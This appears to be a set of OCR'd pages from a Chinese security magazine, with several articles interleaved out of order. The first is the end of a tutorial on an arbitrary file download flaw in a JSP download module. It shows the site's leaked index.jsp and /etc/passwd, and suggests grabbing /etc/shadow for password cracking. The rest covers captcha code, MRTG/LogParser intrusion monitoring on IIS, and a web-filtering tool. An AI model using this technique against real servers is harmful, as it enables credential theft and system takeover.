大家有没有注意到地址栏上加了底线的那段东西呢？有经验了吧，看得出来我们要下载的文件就是地址栏指定的那个，它是交由当前目录上“DownServl”下载模块（对方主机是服务模块是*NIX+Apache Tomcat/5.0.9+JSP）来完成整个下载过程的。看完前面的例子到这里应该有启示了吧？好，看看能不能下载它的“index.jsp”首页，如图9所示。




```
<%@ page contentType="text/html; charset=gb2312" %>
<%@ page import="com.neusoft.unitech.forum.*"%>
<%@ taglib uri="/WEB-INF/forum.tld" prefix="kjava" %>
<%@ taglib uri="/WEB-INF/struts-tiles.tld" prefix="tiles" %>
<%@ include file="global.jsp" %>
<%--unitech.index1: 2004-2-25修改--%>
<%
  String layouts = ForumGlobals.getForumProperty("system.layout");
  if(layouts.equals("0")){
%>
        <tiles:insert definition="unitech.index" flush="true" />
<%
  }else if(layouts.equals("1")){
%>
        <tiles:insert definition="unitech.index1" flush="true" />
<%
  }
%>
```

图 9

整个网站的首页"index.jsp"全暴出来了。由于该网站是与里面的论坛整合的，看起来可能有点乱，但我们只要留意JSP文件里的文件头引用就可以顺藤摸瓜找到真正有用的全局变量文件。图里的"global.jsp"就是整个站的全局变量，里面有访问数据库的密码……可怕吧？嘿嘿。

游戏结束了吗？这么好玩的游戏怎舍得完呢？我可是个贫玩的孩子，再来玩一个大的，超大超好玩（可别要玩出火，不然会闹出事来打屁股哦，我怕怕）。

说正题，上面我说过因为*nix目录是离散型的，如果在微软系统上解释它的话，就是*nix只有一个目录，而这个目录在*nix上是叫根目录（/）。在微软系统上的同一个目录（同一逻辑盘或卷）上可以用前面的方法下载（只是针对对方具备前面所讲的逻辑漏洞），如果搬到*nix上的话也会存在安全问题。以前的CGI和PHP的最大漏洞就是出现在这个可以随意下载文件（在以前的用纯文本作为数据存贮的载体的时候就强盛了很长时间），现在想不到由于程序员的一时疏忽也造成了这个漏洞。图10就是它的威胁！



```
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
alias:x:100:100::/var/qmail/alias:/bin/sh
qmaild:x:101:100::/var/qmail:/bin/sh
qmaill:x:102:100::/var/qmail:/bin/sh
qmailp:x:103:100::/var/qmail:/bin/sh
qmailq:x:104:101::/var/qmail:/bin/sh
qmailr:x:105:101::/var/qmail:/bin/sh
qmails:x:106:101::/var/qmail:/bin/sh
plat:x:108:1::/home/plat:/bin/sh
secadm:x:200:2000::/home/secadm:/bin/sh
secaud:x:201:2001::/home/secaud:/bin/sh
mas:x:202:1::/home/mas:/bin/bash
zhangyx:x:204:2002::/home/email-users/zhangyx:/bin/bash
admin_zengb:x:206:2002::/home/email-users/admin_zengb:/bin/bash
```

图 10

连系统里有哪几个用户账号都一目了然！管理员看到也会毛骨悚然吧？如果再下载它的"/etc/shadow"文件用字典跑，密码强度不大的话，那系统就变成新的肉鸡了！到这里，游戏开始进入尾声……

如果程序员非要写这类的文件下载程序，可以建一个数据库，把文件名处理过再写入数据库里，然后通过查库来读取要下载的文件，这就可以避免这个问题。如果看到这篇文章的朋友们也是这样写程序的话，记得要提起精神检查你的程序有没有存在这个漏洞哦！



简单构造验证码

文/图 蝼蚁

大家在网上登录的时候经常会看到让你输入验证码，有的是文字的，有的是图片的，比如在Chinaren.com校友录中留言的时候，我们就会看到数字图片验证码。这里介绍一种简单的数字和字母随机组合并生成图片验证码的方法。

1.用数组来实现数字和字母随机提取

```
ychar="0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z" '将数字和大写字母组成一个字符串
yc=split(ychar,",") '将字符串生成数组
ycodenum=4
for i=1 to ycodenum
  Randomize
  ycode=ycode&yc(Int((35*Rnd))) '数组一般从0开始读取，所以这里为35*Rnd
next
response.write ycode
```

2.生成图片

```
ychar="0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z" '将数字和大写字母组成一个字符串
yc=split(char,",") '将字符串生成数组
ycodenum=4
for i=1 to ycodenum
  Randomize
  ycode=ycode&yc(Int((35*Rnd))) '数组一般从0开始读取，所以这里为35*Rnd
next
Response.Clear
Response.ContentType="image/gif"
set obj=Server.CreateObject("shotgraph.image")
x=55 '图片的宽
y=26 '图片的高
obj.CreateImage x,y,8 '8是图片的颜色8位
obj.SetColor 0,55,126,222
obj.SetColor 1,255,255,255
obj.CreatePen "PS_SOLID",1,0
obj.SetBgColor 0
obj.Rectangle 0,0,x-1,y-1
obj.SetBkMode "TRANSPARENT"
obj.CreateFont "Arial",136,18,1,False,False,False,False
obj.SetTextColor 1
obj.TextOut 5,4,ycode&" "
img=obj.GifImage(-1,1,"")
Response.BinaryWrite (img)
```

用MRTG在IIS 6.0上实现入侵检测

难度等级：低
前置知识：无

文/图 sleky

MRTG（Multi Router Traffic Grapher）是一个跨平台的监控网络链路流量负载的工具软件，目前它可以运行在大多数UNIX系统和Windows NT之上。它通过SNMP协议从设备得到设备的流量信息，并将流量负载以包含PNG格式的图形的HTML文档方式显示给用户，以非常直观的形式显示流量负载。

或许你还不知道，MRTG还是一个有效的入侵检测工具。大家都知道，入侵者扫描与破坏后都能生成一些异常的网络流量，而人们在一般情况下是意识不到的。但是，MRTG却能通过图形化的形式给管理员提供入侵的信息，并可以查出数周之前的入侵信息，以备管理员参考。

攻击行为对服务器造成的信息

（1）攻击者使用CGI漏洞扫描器对潜在的CGI漏洞脚本进行扫描时，HTTP 404 Not Found errors的记录会增长。

（2）攻击者尝试暴力破解服务器上的账户，HTTP 401 Authorization Required errors 的记录会增长。

（3）一种新的蠕虫出现，某一个特定的协议的流量会增长。

（4）蠕虫通过傀儡主机，攻击其他的服务器，出外的流量增加，并增大CPU的负荷。

（5）入侵者尝试SQL injection攻击，HTTP 500 Server Errors记录会增长。

（6）垃圾邮件发送者在网络上寻找中继SMTP服务器来发送垃圾邮件，会造成SMTP和DNS lookups流量大增，同时造成CPU负荷增大。

（7）攻击者进行DDOS攻击，会造成ICMP流量、TCP连接、虚假的IP、多播广播流量大增，造成浪费大量的带宽。

看完上面我们可以总结出，攻击者要入侵必然会影响到服务器的这些资源：CPU、RAM、磁盘空间、网络连接和带宽。入侵者还有可能对服务器建立进程后门，开放端口，还对自己的入侵行为进行伪装掩盖，避免遭到入侵检测系统的监视。

攻击者使用以下的方法避免被检测

（1）探测扫描很长时间后，才进行真正的入侵进攻。

（2）从多个主机进行攻击，避免单一的主机记录。

（3）尽量避免入侵造成的CPU、RAM和驱动器的负荷。

（4）利用管理员无人职守时入侵，在周末或者节假日发起攻击。

对于IIS 6，我们需要监视的是下列的信息。

（1）网络流量，包括带宽、数据包、连接的数量等。

（2）网络协议的异常错误。

（3）网站的内外流量，包括用户的权限设置、外部请求的错误流量等。

（4）线程和进程。

在Windows 2003下安装MRTG

在使用MRTG之前，你需要在服务器里安装SNMP 服务。具体步骤如下：从控制面板中选择添加/删除程序，点击添加和删除windows组件，在管理和监视工具中的详细资料里就可以找到简单网络管理协议，即可安装。

安装成功后，你需要立刻安全配置一下，我们都知道，SNMP在网络上决不是一个安全的协议，你可以通过http://support.microsoft.com/?kbid=324261这个连接来具体了解。但是我们只是在本地使用SNMP，还是建议你通过防火墙屏蔽SNMP的161与162端口和使用IPSec，并且要配置为obscure community string。在管理工具中，在服务中选择安全，设为只读访问。尽管community string安全问题不多，但是你还是要避免使用community string为只读访问。

MRTG是一个用Perl编译的C程序。你还要安装ActivePerl来解决支持脚本的问题。下载最新的MRTG可以到http://people.ee.ethz.ch/~oetiker/webtools/mrtg/pub/，注意要选择.zip的文件下载。本文所使用的版本请到http://securityfocus.com/microsoft/images/burnett_MRTG_files.zip下载。

把MRTG解压到C:\Program Files\MRTG目录下。在你的Inetpub目录下为MRTG建立一个子目录。为了安全，不要建立在wwwroot目录下。然后，使用IIS建立一个MRTG的新站点。如果可能的话，最好能为MRTG站点配置一个主机头和一个独立的IP，也可以在一个已存在的目录下为MRTG站点建立一个合法的虚拟目录，也能达到同样的目的。

蝴蝶：时代的发展使网络安全不再是神秘的技术，任何人只要稍微懂点电脑都可以学习安全技术，所以，或许在你身边就能找到很多懂点安全技术的朋友。如果你是网络管理员，如何在上班时间内让这些有一定“武功”的同事不能做和工作无关的事呢？这恐怕就得费点心思了，下面我们就给大家带来一个功能非常强大的网络管理软件——



难度等级：高

适合对象：网络管理员

Websoft 网络防护盾

文/图：chinadata

Websoft防护盾是采用网络侦听方式安装在整个局域网内的任何一台电脑上的，通过对整个网络的Web访问数据的侦听，截获不良网址访问请求并中断该请求，从而实现对Web访问的控制。网络管理员可以在一台电脑上实现对整个网络Web访问的全面控制。

“Web soft 防护盾”主要由控制管理模块和日志查询模块组成。对于Web访问的集中控制由控制管理模块完成，对被控用户访问记录的分析浏览由日志查询模块

注意，在新建立的MRTG站点上不要运行可执行的脚本，只提供只读访问。在NTFS下，要注意对用户的权限的设置。如果可能的话，最好对指定MRTG站点的IP来选择特定的主机。

现在，我们就可以把配置文件放到C:\Program Files\MRTG\Bin下了，并把index.html文件拷贝到\Inetpub\MRTG 目录下。

下面我们来测试一下，在命令提示符下输入：

C:\ProgramFiles\MRTG>perl mrtg mrtg.cfg

如果一切正常的话，在你的MRTG站点下就有了一些配置文件。如果安装失败，你可以回顾一下你安装的步骤是否有错误，并参考MRTG的参考手册。

具体配置SNMP计数器




图1

图1为我们所配置的MRTG及其所获得流量的截图。

尽管微软提供了SNMP的计数器，但是我们发现它对一些应用程序支持有些问题，而MRTG却能从很多的应用程序中得到消息。但我们通过Windows Management Instrumentation (WMI) 也能得到包括所有的计数器的性能信息。同SNMP不同的是，微软在WMI上下了很大的时间和金钱。比如：想得到关于线程和进程的信息，我们可以使用以下的脚本轻易实现：

```
Set oWService=GetObject("winmgmts:\\localhost\root\cimv2")
Set colItems=oWService.ExecQuery("SELECT * FROMWin32_PerfFormattedData_PerfOS_System",,48)
For Each Item in colItems
        Param1=Param1 + Item.Processes
        Param2=Param2 + Item.Threads
        Uptime=Item.SystemUptime
Next
WScript.Echo Param1
WScript.Echo Param2
WScript.Echo Uptime & " seconds"
WScript.Echo "LocalHost"
```

Another problem I had was getting detailed or custom web statistics through either SNMP or WMI. To solve that, I used Microsoft's LogParser tool to run custom queries from a simple batch file:

```
@for /f "tokens=1,2,3,4* delims=/ " %%i in ('date /t') do
@set year=%%l&& @set month=%%j&& @set day=%%k
@set logfile=c:\windows\system32\LogFiles\%1\ex%YEAR:~2,2%%month%%day%.log
@If Exist %logfile% (
  @logparser "SELECT COUNT(*) FROM %logfile% WHERE (sc-status>= 400AND sc-status<500)
  AND TO_TIMESTAMP(date, time) > SUB(SYSTEM_TIMESTAMP(), TO_TIMESTAMP('5','m'))" -q
  @logparser "SELECT COUNT(*) FROM %logfile% WHERE (sc-status>= 500AND sc-status<600)
  AND TO_TIMESTAMP(date, time) > SUB(SYSTEM_TIMESTAMP(), TO_TIMESTAMP('5','m'))" -q
) ELSE (
 @Echo %logfile%
 @Echo 0
)
@Echo Unknown
@Echo %1
```

因为微软的日志记录工具也非常强大，和MRTG的计数器配合使用，再加上免费的入侵检测系统Snort，效果会更好。

最后

在你自定义的计数器完成后，通过图形化状况表就可以轻易地找出入侵者了。如果我们还想进一步了解关于Windows 2003 Server中的SNMP相关信息，可以登录http://snmpboy.msft.net进行查阅。

完成。控制管理模块采用了网络数据包捕获和伪装技术，具有较强的稳定性。日志处理采用了MicroSoft Access2000数据库支持，从而使得用户可以对日志进行更为方便的自定义操作。

安装的过程就不介绍了，安装之后，启动系统，进行参数设置，设置好网卡、IP地址、日志文件（你不会看见了参数设置就晕吧？Web soft防护盾的参数设置是非常简单的，大多数参数都可以直接用默认值）。

接下来就让系统来帮我们完成吧！点击“获取网络信息操作”，系统就会帮我们找到整个企业局域网中的主机信息，并且将检测出所有当前处于开机状态并已经连接到网络上的电脑的IP地址和网卡信息，检测出来的所有电脑将会显示在界面右侧的电脑列表中。这个功能很实用，网管不用一台一台地去盘查计算机的开关机情况（图1）。




图 1

紧接着，你可以对这些电脑进行分组命名。分组命名——随你所欲！当然，分得越清晰，就越有利于你的管理工作。分组之后就进入关键性的部分了，要进行网络管理的朋友可要瞪大眼睛！既然要对主机的访问进行控制，我们就要设置它的控制规则：进行网址和关键字的过滤，点击工具栏的“控制策略制定”按钮，即会弹出图2所示的窗口，点击“新建”按钮，选择弹出菜单中的“空白策略”，即可新建立一个没有任何控制设置的空策略（图3）；如果你选择的是弹出菜单中的“从策略导入”，系统将会要求你指定一个已经存在的策略，并将按策略的所有设置复制到新建的策略中。




图 2




图 3




图 4

然后，将刚才所建的策略应用到网络的主机（图4）。这有点像Windows 2000里面的IP策略吧，使用起来更是得心应手！

选择刚才设置的策略，将它应用到网络中的主机中，启动“访问控制”，你就可以坐着看他们在干什么了。哈哈！一切都在你的掌握之中，它（主机）现在就不能随心所欲了！想进一步查看“他们”访问的网站，启动“日志查询”即可，是不是一切都如你所愿（图5）？

